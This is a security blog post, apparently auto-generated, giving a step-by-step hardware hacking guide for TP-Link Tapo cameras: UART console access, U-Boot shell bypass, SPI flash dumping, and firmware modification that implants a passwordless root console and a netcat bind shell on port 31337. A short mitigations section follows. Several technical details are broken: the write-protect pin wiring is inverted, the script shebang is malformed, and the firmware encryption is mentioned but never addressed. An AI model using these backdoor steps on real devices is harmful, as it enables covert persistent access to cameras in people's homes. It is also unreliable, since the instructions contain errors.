
Listen to this Post
Introduction:

The proliferation of inexpensive Internet of Things (IoT) devices has introduced significant security challenges, as cost-cutting often comes at the expense of robust security implementations. The TP-Link Tapo series of home security cameras, retailing for approximately $30, exemplifies this tension between affordability and security. Security researcher Tokala recently demonstrated a complete hardware hacking journey on these devices, exposing critical vulnerabilities that allow physical attackers to gain root access. By connecting to the device’s UART interface and desoldering the SPI flash memory chip, an attacker can bypass unknown root passwords, extract firmware, and ultimately achieve persistent root access. This article provides a comprehensive technical walkthrough of the hardware hacking methodology, covering UART exploitation, SPI flash dumping, firmware modification, and the broader implications for IoT security.
Learning Objectives & Secrets:
- Objective 1: Master UART Interface Exploitation – Learn to identify, connect to, and interact with UART console interfaces on embedded IoT devices, including voltage verification and baud rate detection.
-
Objective 2: SPI Flash Dumping and Firmware Extraction – Understand the process of desoldering NOR SPI flash memory chips, dumping their contents using SPI programmers, and extracting filesystem partitions for analysis.
-
Objective 3: Firmware Modification and Root Access Persistence – Master techniques for modifying extracted firmware to change root passwords, add bind shells, and edit initialization scripts to maintain persistent root access.
You Should Know:
1. UART Console Access: The First Entry Point
Universal Asynchronous Receiver-Transmitter (UART) is a common debugging interface found on most embedded devices, including the TP-Link Tapo camera series. The Tapo C200 and C210 models expose UART pins on their printed circuit boards (PCBs), typically as unpopulated through-hole pads or test points.
To begin the hardware hacking process, the researcher first identifies the UART pins—usually TX (transmit), RX (receive), GND (ground), and sometimes VCC (power). Using a multimeter, the voltage levels are checked; the Tapo C200’s UART was found to have 0V, indicating the need for alternative approaches such as direct flash dumping. However, for devices with active UART, the following steps apply:
Step-by-Step UART Connection Guide:
- Identify UART Pins: Locate the UART test points on the PCB. Common markings include “TX,” “RX,” “GND,” and “VCC.” Use a multimeter in continuity mode to confirm GND connections.
-
Solder Header Pins: Solder a 4-pin header to the UART pads for reliable connection. Alternatively, use pogo pins for a non-permanent setup.
-
Connect to USB-to-UART Adapter: Wire the UART pins to a USB-to-UART serial adapter (e.g., FTDI or CP2102):
– TX → Adapter RX
– RX → Adapter TX
– GND → Adapter GND
- Identify Serial Device: On Linux, connect the adapter and run:
sudo dmesg | grep tty
This will show the device node (e.g., `/dev/ttyUSB0` or
/dev/ttyACM0). -
Establish Serial Connection: Use `screen` or `picocom` to connect:
sudo screen /dev/ttyUSB0 115200
Common baud rates include 115200, 57600, and 38400. If the output is garbled, try different rates.
-
Interrupt Boot Process: During boot, press a key (often `Enter` or
Space) to interrupt U-Boot. From the U-Boot prompt, you can modify boot arguments:setenv bootargs console=ttyS0,115200 init=/bin/sh boot
This bypasses the root password by spawning a shell directly.
If the UART is disabled or password-protected, the attacker must resort to physical flash extraction.
2. SPI Flash Dumping: Extracting Firmware Off-Chip
When UART access is blocked, the next step is to dump the firmware directly from the NOR SPI flash memory chip. The Tapo C200 uses a NOR SPI flash chip in an SOP (Small Outline Package) package, which can be accessed in-circuit or after desoldering.
Step-by-Step SPI Flash Dumping Guide:
- Identify the Flash Chip: Locate the NOR SPI flash IC on the PCB. Common models include Winbond W25Q series. Note the part number and voltage (typically 3.3V).
-
Desolder the Chip (Optional): Using a hot air station or soldering iron, carefully desolder the flash chip. Alternatively, use SOIC-8 test clips for in-circuit reading if the chip is not locked.
-
Connect to SPI Programmer: Use a SPI programmer such as a CH341A or Bus Pirate. Wire the chip as follows:
– Pin 1 (CS) → Programmer CS
– Pin 2 (DO) → Programmer MISO
– Pin 3 (WP) → 3.3V (or GND for write enable)
– Pin 4 (GND) → GND
– Pin 5 (DI) → Programmer MOSI
– Pin 6 (CLK) → Programmer SCK
– Pin 7 (HOLD) → 3.3V
– Pin 8 (VCC) → 3.3V
- Dump the Flash: Use `flashrom` on Linux to read the chip:
sudo flashrom -p ch341a_spi -r firmware_dump.bin
Verify the dump by reading multiple times and comparing checksums:
sha256sum firmware_dump.bin
-
Analyze the Firmware: Use `binwalk` to extract filesystem partitions:
binwalk -e firmware_dump.bin
This will reveal the U-Boot bootloader, kernel, and root filesystem (often SquashFS or JFFS2).
-
Extract the Root Filesystem: For SquashFS, use
unsquashfs:unsquashfs rootfs.squashfs
3. Firmware Modification: Achieving Persistent Root Access
Once the firmware is extracted, the attacker can modify it to gain persistent root access. The Tapo C200’s firmware often uses AES-encrypted rootfs headers, requiring additional reverse engineering.
Step-by-Step Firmware Modification Guide:
- Locate Password File: In the extracted filesystem, navigate to `/etc/` and examine `passwd` and `shadow` files. The root password hash can be replaced with a known hash.
-
Modify Initialization Scripts: Edit `/etc/inittab` to change the console login behavior:
Change this line:
ttyS0::askfirst:/bin/login
To:
ttyS0::askfirst:/bin/sh
This spawns a root shell on the UART console without requiring authentication.
-
Add a Bind Shell: Create a script in `/etc/init.d/` that starts a bind shell on a network port. For example, create
S99bindshell:!/bin/sh while true; do nc -l -p 31337 -e /bin/sh done &
Make it executable:
chmod +x /etc/init.d/S99bindshell
- Rebuild the Firmware: Repack the modified filesystem. For SquashFS:
mksquashfs rootfs-modified/ rootfs-modified.squashfs -comp xz
-
Flash the Modified Firmware: Write the modified firmware back to the SPI chip:
sudo flashrom -p ch341a_spi -w modified_firmware.bin
-
Reassemble and Test: Solder the flash chip back onto the PCB (if desoldered) and power on the device. The modified firmware will grant root access via UART and network bind shell.
4. Alternative Exploitation Vectors: Network-Based Attacks
Beyond hardware hacking, the TP-Link Tapo series is vulnerable to several network-based attacks. CVE-2022-41505 allows physically proximate attackers to gain root access via UART. Additionally, CVE-2021-4045 is a command injection vulnerability in the Tapo C200’s uhttpd binary, enabling unauthenticated remote code execution (RCE). More recently, CVE-2026-0651/0652/0653 represent an exploit chain achieving unauthenticated-to-root RCE on the Tapo C260.
Network Exploitation Commands (for educational purposes only):
- Port Scanning: Identify open ports on the camera:
nmap -sV -p- 192.168.1.100
-
Command Injection (CVE-2021-4045 Example): Craft a malicious HTTP request targeting the uhttpd service.
-
Firmware Update Interception: Perform a man-in-the-middle attack on the firmware update process to deliver malicious firmware.
5. Defensive Measures and Mitigations
Organizations and individuals using TP-Link Tapo cameras should implement the following mitigations:
- Physical Security: Restrict physical access to IoT devices. UART and SPI attacks require physical proximity.
-
Firmware Updates: Regularly update device firmware. TP-Link has released patches for many vulnerabilities, including CVE-2022-41505 and CVE-2023-49515.
-
Network Segmentation: Isolate IoT devices on separate VLANs to limit lateral movement in case of compromise.
-
Disable Unused Services: Turn off RTSP, ONVIF, and other network services if not required.
-
Monitor for Anomalies: Use intrusion detection systems (IDS) to monitor for unusual network traffic from IoT devices.
6. Tools and Commands Reference
| Tool | Purpose | Example Command |
|-|-||
| `screen` | Serial console access | `sudo screen /dev/ttyUSB0 115200` |
| `picocom` | Serial console access | `picocom -b 115200 /dev/ttyUSB0` |
| `flashrom` | SPI flash read/write | `flashrom -p ch341a_spi -r dump.bin` |
| `binwalk` | Firmware analysis | `binwalk -e firmware.bin` |
| `unsquashfs` | Extract SquashFS | `unsquashfs rootfs.squashfs` |
| `mksquashfs` | Create SquashFS | `mksquashfs dir/ rootfs.squashfs` |
| `nc` (netcat) | Bind shell creation | `nc -l -p 31337 -e /bin/sh` |
What Undercode Say:
- Key Takeaway 1: The Tapo camera hacking journey demonstrates that even low-cost IoT devices can be thoroughly compromised through hardware-level attacks, highlighting the critical importance of physical security controls in IoT deployments.
-
Key Takeaway 2: The combination of UART exploitation and SPI flash dumping represents a powerful methodology for reverse engineering embedded systems, applicable to a wide range of IoT devices beyond just security cameras.
-
Analysis: This research underscores a fundamental truth in IoT security: physical access is ultimate access. While network-based vulnerabilities are concerning, the ability to extract and modify firmware at the hardware level provides attackers with persistent, undetectable backdoors. The Tapo case also reveals systemic issues in consumer IoT security—vendors prioritize cost over security, leaving devices vulnerable to determined adversaries. As the IoT market continues to expand, we can expect more such vulnerabilities to surface. The silver lining is that public research like Tokala’s empowers the security community to identify and patch these flaws, driving incremental improvements in device security. However, until manufacturers adopt secure boot, encrypted firmware, and hardware-based root of trust, physical attacks will remain a viable threat vector.
Prediction:
-
-1: The proliferation of cheap IoT devices with weak hardware security will continue to expose consumers and enterprises to physical attacks, as demonstrated by the Tapo camera case. This trend will likely accelerate as IoT adoption grows, unless regulatory frameworks mandate minimum security standards.
-
-1: The increasing sophistication of hardware hacking tools and techniques will lower the barrier to entry for attackers, making physical compromise of IoT devices more accessible to a wider range of threat actors, including script kiddies and organized crime groups.
-
+1: The growing awareness of IoT hardware vulnerabilities will drive demand for security-hardened devices, potentially creating a market premium for products with robust physical security features such as tamper-proof enclosures, secure boot, and encrypted storage.
-
+1: Open-source hardware hacking research, exemplified by Tokala’s work, will continue to pressure manufacturers to improve their security postures, leading to incremental but meaningful enhancements in IoT device security over the next 3–5 years.
▶️ Related Video (80% Match):
https://www.youtube.com/watch?v=01mw0oTHwxg
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/ePguxTnf – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


